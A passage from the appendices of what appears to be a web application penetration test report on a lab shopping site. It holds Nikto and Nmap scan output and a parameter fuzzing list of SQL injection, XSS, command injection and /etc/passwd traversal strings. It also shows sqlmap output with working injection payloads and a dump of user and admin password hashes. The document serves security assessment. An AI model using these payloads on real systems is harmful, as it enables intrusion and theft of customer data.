attackers to easily brute force file names. See http://
www.wisec.it/sectou.php?id=4698ebdc59d15. The following
alternatives for 'index' were found: HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ Web Server returns a valid response with junk HTTP methods, this
may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is
vulnerable to XST
```

```
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the
'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/
cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the
'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/
cvename.cgi?name=CVE-2014-6278).
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>:
Output from the phpinfo() function was found.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP
reveals potentially sensitive information via certain HTTP
requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP
reveals potentially sensitive information via certain HTTP
requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP
reveals potentially sensitive information via certain HTTP
requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP
reveals potentially sensitive information via certain HTTP
requests that contain specific QUERY strings.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3093: /admin/index.php: This might be interesting... has
been seen in web logs from an unknown scanner.
+ OSVDB-3233: /cgi-bin/printenv: Apache 2.0 default script is
executable and gives server environment variables. All default
scripts should be removed. It may also allow XSS types of attacks.
http://www.securityfocus.com/bid/4431.
+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is
executable and reveals system information. All default scripts
should be removed.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script
which runs phpinfo() was found. This gives a lot of system
information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ /phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</
script>: Output from the phpinfo() function was found.
+ /phpinfo.php?
cx[]=gvPochpN6xQ8LT4cCsgWZF02g1lMeml9QbDCxZdpvLaLlhPChZ3RBinEBw7eQ
nrLTPB33k8oLUGr0WUpqkwIrvrAFic302jMMQ6bUBuFxNQjhNjtDJMgMlLUuE5HwWh
eubZinowImEEJEHB7GIcDQDfMCiCWlm7C6GEJ4KU8w6bjldszvFCZQlhT81WAYRyyS
P0l73eX3QTlISNR0WWZQOb09jAKowxDrsgXCHRAlaZdDJQ0geyhsf9bpb1wtNPexYG
24nJucfNgmpQjoFayETyc7QcgYYrrQk1k7rEljq7JslOg01rM8vKzZLy81igVnG1Fm
zq9c2t1eGLjcHYU0BaJur0n8JDX1MDUlCnGDlx4cd6n9PjTUU3YdywMGf5fzUeSyWZ
PwZl502uana50qAppFUuT3VXbXLtuPBJtczEjwiLinYdx8LvGZKMu2thGSLlVCdZ6b
L8idxpa6TkVEGKOcMHF7BwpJfFVDKk0utN1OebBKJ70Ai0JfzqdULwPZbUbrQIheA2
EhU4no44XmqjTIQqNoOmrDOsLo5adSN58Tqzl164aPj9ElWpcqZnSiF3OuRjGIZ7mQ
PgDe3dT5PRJ4bgo6RbgoDT6A6mV4HuaRrAfrSKQK3SlYBoMdyKlPoJSCH38H301jpa
```

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

```
eNmPx7Wq1<script>alert(foo)</script>: Output from the phpinfo()
function was found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 9567 requests: 0 error(s) and 35 item(s) reported on remote host
+ End Time:           2018-11-20 11:29:42 (GMT-5) (40 seconds)
---------------------------------------------------------------------
---------
+ 1 host(s) tested
```

B. Parameter Fuzzing Commands

```
'
'--
'; waitfor delay '0:30:0'--
1; waitfor delay '0:30:0'--
xsstest
"><script>alert('xss')</script>
|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 &
| ping -i 30 127.0.0.1 |
| ping -n 30 127.0.0.1 |
& ping -i 30 127.0.0.1 &
& ping -n 30 127.0.0.1 &
; ping 127.0.0.1 ;
%0a ping -i 30 127.0.0.1 %0a
' ping 127.0.0.1 '
../../../../../../../../../../etc/passwd
../../../../../../../../../../boot.ini
..\..\..\..\..\..\..\..\..\..\etc\passwd
..\..\..\..\..\..\..\..\..\..\boot.ini
;echo 111111
echo 111111
response.write 111111
:response.write 111111
http://192.168.1.10/
http://128.57.87.23/
```

C. SQLmap

```
root@kali:~# sqlmap -r /root/Desktop/webapp -f

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2.8#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets
without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for
any misuse or damage caused by this program

[*] starting at 11:48:23

[11:48:23] [INFO] parsing HTTP request from '/root/Desktop/webapp'
[11:48:23] [WARNING] provided value for parameter 'login' is
empty. Please, always use only valid parameter values so sqlmap
could be able to run properly
[11:48:23] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to 'http://192.168.1.10/my-cart.php'. Do
you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend
original POST data to a new location? [Y/n] Y
[11:48:33] [INFO] checking if the target is protected by some kind
of WAF/IPS/IDS

[11:50:24] [INFO] testing if the target URL content is stable
[11:50:24] [WARNING] POST parameter 'email' does not appear to be
dynamic
[11:50:24] [INFO] heuristics detected web page charset 'ascii'
[11:50:24] [WARNING] heuristic (basic) test shows that POST
parameter 'email' might not be injectable
[11:50:24] [INFO] testing for SQL injection on POST parameter
'email'
[11:50:24] [INFO] testing 'AND boolean-based blind - WHERE or
HAVING clause'
[11:50:24] [INFO] POST parameter 'email' appears to be 'AND
boolean-based blind - WHERE or HAVING clause' injectable
[11:50:25] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE,
HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:50:25] [INFO] testing 'PostgreSQL AND error-based - WHERE or
HAVING clause'
[11:50:25] [INFO] testing 'Microsoft SQL Server/Sybase AND error-
based - WHERE or HAVING clause (IN)'
[11:50:25] [INFO] testing 'Oracle AND error-based - WHERE or
HAVING clause (XMLType)'
[11:50:25] [INFO] testing 'MySQL >= 5.0 error-based - Parameter
replace (FLOOR)'
```

```
[11:50:25] [INFO] testing 'MySQL inline queries'
[11:50:25] [INFO] testing 'PostgreSQL inline queries'
[11:50:25] [INFO] testing 'Microsoft SQL Server/Sybase inline
queries'
[11:50:25] [INFO] testing 'PostgreSQL > 8.1 stacked queries
(comment)'
[11:50:25] [WARNING] time-based comparison requires larger
statistical model, please wait..  (done)
[11:50:25] [INFO] testing 'Microsoft SQL Server/Sybase stacked
queries (comment)'
[11:50:25] [INFO] testing 'Oracle stacked queries
(DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:50:25] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[11:50:35] [INFO] POST parameter 'email' appears to be 'MySQL >=
5.0.12 AND time-based blind' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip
test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for
'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[11:50:51] [INFO] testing 'Generic UNION query (NULL) - 1 to 20
columns'
[11:50:51] [INFO] automatically extending ranges for UNION query
injection technique tests as there is at least one other
(potential) technique found
[11:50:51] [INFO] 'ORDER BY' technique appears to be usable. This
should reduce the time needed to find the right number of query
columns. Automatically extending the range for current UNION query
injection technique test
[11:50:51] [INFO] target URL appears to have 1 column in query
[11:50:51] [WARNING] if UNION based SQL injection is not detected,
please consider and/or try to force the back-end DBMS (e.g. '--
dbms=mysql')
[11:50:52] [INFO] checking if the injection point on POST
parameter 'email' is a false positive
POST parameter 'email' is vulnerable. Do you want to keep testing
the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of
71 HTTP(s) requests:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: email=hacklab@hacklab.com') AND 7706=7706 AND
('feTX'='feTX&password=hacklab&login=

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: email=hacklab@hacklab.com') AND SLEEP(5) AND
('CbhP'='CbhP&password=hacklab&login=
---
[11:50:56] [INFO] testing MySQL
[11:50:56] [INFO] confirming MySQL
```

```
[11:50:56] [INFO] the back-end DBMS is MySQL
[11:50:56] [INFO] actively fingerprinting MySQL
[11:50:56] [INFO] executing MySQL comment injection fingerprint
web application technology: Apache 2.4.3, PHP 5.4.7
back-end DBMS: active fingerprint: MySQL >= 5.5
               comment injection fingerprint: MySQL 5.5.27
[11:50:57] [INFO] fetched data logged to text files under '/
root/.sqlmap/output/192.168.1.10'

[*] shutting down at 11:50:57
```

D. SQLMap Database Dump

```
sqlmap identified the following injection point(s) with a total of
71 HTTP(s) requests:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: email=hacklab@hacklab.com') AND 7706=7706 AND
('feTX'='feTX&password=hacklab&login=

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: email=hacklab@hacklab.com') AND SLEEP(5) AND
('CbhP'='CbhP&password=hacklab&login=
---
web application technology: Apache 2.4.3, PHP 5.4.7
back-end DBMS: active fingerprint: MySQL >= 5.5
               comment injection fingerprint: MySQL 5.5.27
sqlmap resumed the following injection point(s) from stored
session:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: email=hacklab@hacklab.com') AND 7706=7706 AND
('feTX'='feTX&password=hacklab&login=

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: email=hacklab@hacklab.com') AND SLEEP(5) AND
('CbhP'='CbhP&password=hacklab&login=
---
web application technology: Apache 2.4.3, PHP 5.4.7
back-end DBMS: MySQL 5
Database: shopping
Table: category
[4 entries]
+----+--------------+-----------------------
+---------------------+---------------------+
| id | categoryName | updationDate           | creationDate
| categoryDescription |
+----+--------------+-----------------------
+---------------------+---------------------+
| 3  | Books        | 30-01-2017 12:22:24 AM | 2017-01-24 19:17:37
| Test anuj           |
| 4  | Electronics  | <blank>                | 2017-01-24 19:19:32
| Electronic Products |
| 5  | Furniture    | <blank>                | 2017-01-24 19:19:54
| test                |
| 6  | Fashion      | <blank>                | 2017-02-20 19:18:52
| Fashion             |
```

```
+----+--------------+-----------------------
+---------------------+--------------------+

Database: shopping
Table: subcategory
[11 entries]
+------+------------+-------------+--------------+--------------+
| id   | categoryid | subcategory | updationDate | creationDate |
+------+------------+-------------+--------------+--------------+
| NULL | NULL       | NULL        | NULL         | NULL         |
| NULL | NULL       | NULL        | NULL         | NULL         |
| NULL | NULL       | NULL        | NULL         | NULL         |
| NULL | NULL       | NULL        | NULL         | NULL         |
| NULL | NULL       | NULL        | NULL         | NULL         |
| NULL | NULL       | NULL        | NULL         | NULL         |
| NULL | NULL       | NULL        | NULL         | NULL         |
| NULL | NULL       | NULL        | NULL         | NULL         |
| NULL | NULL       | NULL        | NULL         | NULL         |
| NULL | NULL       | NULL        | NULL         | NULL         |
| NULL | NULL       | NULL        | NULL         | NULL         |
+------+------------+-------------+--------------+--------------+

Database: shopping
Table: admin
[1 entry]
+----+----------+----------------------------------------
+-----------------------+--------------------+
| id | username | password                                 |
updationDate           | creationDate        |
+----+----------+----------------------------------------
+-----------------------+--------------------+
| 1  | admin    | 2591c98b70119fe624898b1e424b5e91 (shell) |
25-01-2017 12:05:43 AM | 2017-01-24 16:21:18 |
+----+----------+----------------------------------------
+-----------------------+--------------------+

Database: shopping
Table: ordertrackhistory
[4 entries]
+----+---------+-----------+--------------------------------
+--------------------+
| id | orderId | status     | remark                          |
postingDate         |
+----+---------+-----------+--------------------------------
+--------------------+
| 1  | 3       | in Process | Order has been Shipped.        |
2017-03-10 19:36:45 |
| 2  | 1       | Delivered  | Order Has been delivered       |
2017-03-10 19:37:31 |
| 3  | 3       | Delivered  | Product delivered successfully |
2017-03-10 19:43:04 |
```

```
| 4  | 4       | in Process | Product ready for Shipping       |
2017-03-10 19:50:36 |
+----+---------+------------+--------------------------------
+---------------------+

Database: shopping
Table: wishlist
[1 entry]
+----+--------+-----------+---------------------+
| id | userId | productId | postingDate         |
+----+--------+-----------+---------------------+
| 1  | 1      | 0         | 2017-02-27 18:53:17 |
+----+--------+-----------+---------------------+

Database: shopping
Table: products
[19 entries]
+------+----------+-------------+-------------+-------------
+--------------+--------------+---------------+--------------
+---------------+----------------+---------------
+--------------------+--------------------
+---------------------------+
| id   | category | subCategory | postingDate | productName |
productPrice | updationDate | productImage1 | productImage3 |
productImage2 | shippingCharge | productCompany |
productDescription | productAvailability |
productPriceBeforeDiscount |
+------+----------+-------------+-------------+-------------
+--------------+--------------+---------------+--------------
+---------------+----------------+---------------
+--------------------+--------------------
+---------------------------+
| NULL | NULL     | NULL        | NULL        | NULL        | NULL
| NULL         | NULL         | NULL          | NULL          |
NULL          | NULL           | NULL               | NULL
| NULL                       |
| NULL | NULL     | NULL        | NULL        | NULL        | NULL
| NULL         | NULL         | NULL          | NULL          |
NULL          | NULL           | NULL               | NULL
| NULL                       |
| NULL | NULL     | NULL        | NULL        | NULL        | NULL
| NULL         | NULL         | NULL          | NULL          |
NULL          | NULL           | NULL               | NULL
| NULL                       |
| NULL | NULL     | NULL        | NULL        | NULL        | NULL
| NULL         | NULL         | NULL          | NULL          |
NULL          | NULL           | NULL               | NULL
| NULL                       |
| NULL | NULL     | NULL        | NULL        | NULL        | NULL
| NULL         | NULL         | NULL          | NULL          |
NULL          | NULL           | NULL               | NULL
| NULL                       |
```

```
| NULL | NULL       | NULL          | NULL          | NULL          | NULL
| NULL          | NULL          | NULL          | NULL          |
NULL          | NULL          | NULL                | NULL
| NULL                        |
| NULL | NULL       | NULL          | NULL          | NULL          | NULL
| NULL          | NULL          | NULL          | NULL          |
NULL          | NULL          | NULL                | NULL
| NULL                        |
| NULL | NULL       | NULL          | NULL          | NULL          | NULL
| NULL          | NULL          | NULL          | NULL          |
NULL          | NULL          | NULL                | NULL
| NULL                        |
| NULL | NULL       | NULL          | NULL          | NULL          | NULL
| NULL          | NULL          | NULL          | NULL          |
NULL          | NULL          | NULL                | NULL
| NULL                        |
| NULL | NULL       | NULL          | NULL          | NULL          | NULL
| NULL          | NULL          | NULL          | NULL          |
NULL          | NULL          | NULL                | NULL
| NULL                        |
| NULL | NULL       | NULL          | NULL          | NULL          | NULL
| NULL          | NULL          | NULL          | NULL          |
NULL          | NULL          | NULL                | NULL
| NULL                        |
| NULL | NULL       | NULL          | NULL          | NULL          | NULL
| NULL          | NULL          | NULL          | NULL          |
NULL          | NULL          | NULL                | NULL
| NULL                        |
| NULL | NULL       | NULL          | NULL          | NULL          | NULL
| NULL          | NULL          | NULL          | NULL          |
NULL          | NULL          | NULL                | NULL
| NULL                        |
| NULL | NULL       | NULL          | NULL          | NULL          | NULL
| NULL          | NULL          | NULL          | NULL          |
NULL          | NULL          | NULL                | NULL
| NULL                        |
| NULL | NULL       | NULL          | NULL          | NULL          | NULL
| NULL          | NULL          | NULL          | NULL          |
NULL          | NULL          | NULL                | NULL
| NULL                        |
| NULL | NULL       | NULL          | NULL          | NULL          | NULL
| NULL          | NULL          | NULL          | NULL          |
NULL          | NULL          | NULL                | NULL
| NULL                        |
| NULL | NULL       | NULL          | NULL          | NULL          | NULL
| NULL          | NULL          | NULL          | NULL          |
NULL          | NULL          | NULL                | NULL
| NULL                        |
| NULL | NULL       | NULL          | NULL          | NULL          | NULL
| NULL          | NULL          | NULL          | NULL          |
NULL          | NULL          | NULL                | NULL
| NULL                        |
```

```
| NULL | NULL      | NULL          | NULL          | NULL          | NULL
| NULL          | NULL           | NULL            | NULL            |
NULL            | NULL            | NULL                 | NULL
| NULL                           |
+------+----------+-------------+-------------+-------------
+--------------+--------------+---------------+--------------
+---------------+----------------+----------------
+--------------------+--------------------
+----------------------------+

Database: shopping
Table: userlog
[34 entries]
+------+--------+--------+--------+-----------+-----------+
| id   | status | logout | userip | userEmail | loginTime |
+------+--------+--------+--------+-----------+-----------+
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
| NULL | NULL   | NULL   | NULL   | NULL      | NULL      |
+------+--------+--------+--------+-----------+-----------+
```

```
Database: shopping
Table: productreviews
[3 entries]
+----+-----------+--------------+-------+-----------------------
+---------+-----------------------+---------
+--------------------+
| id | productId | name           | price | review
| value   | summary                 | quality | reviewDate
|
+----+-----------+--------------+-------+-----------------------
+---------+-----------------------+---------
+--------------------+
| 2  | 3         | Anuj Kumar     | 5     | BEST PRODUCT FOR ME :)
| 5       | BEST PRODUCT FOR ME :) | 4       | 2017-02-26 20:43:57
|
| 3  | 3         | Sarita pandey | 4     | Value for money
| 3       | Nice Product           | 3       | 2017-02-26 20:52:46
|
| 4  | 3         | Sarita pandey | 4     | Value for money
| 3       | Nice Product           | 3       | 2017-02-26 20:59:19
|
+----+-----------+--------------+-------+-----------------------
+---------+-----------------------+---------
+--------------------+

Database: shopping
Table: orders
[7 entries]
+----+--------+-----------+----------+--------------------
+-------------+---------------------+
| id | userId | productId | quantity | orderDate           |
orderStatus | paymentMethod       |
+----+--------+-----------+----------+--------------------
+-------------+---------------------+
| 1  | 1      | 3         | 1        | 2017-03-07 19:32:57 | NULL
| COD                 |
| 3  | 1      | 4         | 1        | 2017-03-10 19:43:04 |
Delivered   | Debit / Credit card |
| 4  | 1      | 17        | 1        | 2017-03-08 16:14:17 | in
Process  | COD                 |
| 5  | 1      | 3         | 1        | 2017-03-08 19:21:38 | NULL
| COD                 |
| 6  | 1      | 4         | 1        | 2017-03-08 19:21:38 | NULL
| COD                 |
| 7  | 1      | 15        | 1        | 2017-07-02 17:26:14 | NULL
| COD                 |
| 8  | 1      | 15        | 1        | 2017-07-14 08:43:21 | NULL
| COD                 |
+----+--------+-----------+----------+--------------------
+-------------+---------------------+

Database: shopping
```

```
Table: users
[4 entries]
+----+-------------+---------------------+--------------------
+-----------------------------------+-----------+----------
+-------------+-------------+-------------+-------------
+--------------+---------------+---------------
+-----------------+-----------------+
| id | name        | email               | regDate             |
password                          | contactno  | thumbnail |
billingCity | updationDate | shippingCity | billingState |
shippingState | billingPincode | billingAddress | shippingAddress
| shippingPincode |
+----+-------------+---------------------+--------------------
+-----------------------------------+-----------+----------
+-------------+-------------+-------------+-------------
+--------------+---------------+---------------
+-----------------+-----------------+
| 1  | Steve Brown | hacklab@hacklab.com | 2017-02-04 19:30:50 |
7052cad6b415f4272c1986aa9a50a7c3    | 999        | rick.jpg  |
Dundee      | <blank>      | Dundee       | Tayside      | Tayside
| 110092         | 1 Bell Street  | 1 Bell Street   | 110001
|
| 2  | Tom Brown   | TomBrown@gmail.com  | 2017-03-15 17:21:22 |
5c428d8875d2948607f3e3fe134d71b4    | 8285703355 | <blank>   |
Dundee      | <blank>      | Arbroath     | Tayside      | Tayside
| 1000           | 2 Brown Street | 2 Brown Street  | 1000
|
| 3  | <blank>     | <blank>             | 2018-11-25 16:19:54 |
d41d8cd98f00b204e9800998ecf8427e () | 0          | <blank>   |
<blank>     | <blank>      | <blank>      | <blank>      | <blank>
| 0              | <blank>        | <blank>         | 0
|
| 4  |  test       | ets@mao.co          | 2018-11-25 16:32:22 |
ee49bb923707ba5a7f4cc8f69b6729d4    | 0          | <blank>   |
<blank>     | <blank>      | <blank>      | <blank>      | <blank>
| 0              | <blank>        | <blank>         | 0
|
+----+-------------+---------------------+--------------------
+-----------------------------------+-----------+----------
+-------------+-------------+-------------+-------------
+--------------+---------------+---------------
+-----------------+-----------------+
```

E. NMap Port Scan

```
# Nmap 7.70 scan initiated Tue Nov 20 10:38:26 2018 as: nmap -sV -
p 1-10000 -sT -A -vv -oN output.txt 192.168.1.10
Nmap scan report for 192.168.1.10
Host is up, received arp-response (0.00056s latency).
Scanned at 2018-11-20 10:38:27 EST for 28s
Not shown: 9996 closed ports
Reason: 9996 conn-refused
PORT     STATE SERVICE  REASON  VERSION
21/tcp   open  ftp      syn-ack ProFTPD 1.3.4a
80/tcp   open  http     syn-ack Apache httpd 2.4.3 ((Unix)
OpenSSL/1.0.1c PHP/5.4.7)
| http-cookie-flags:
|   /:
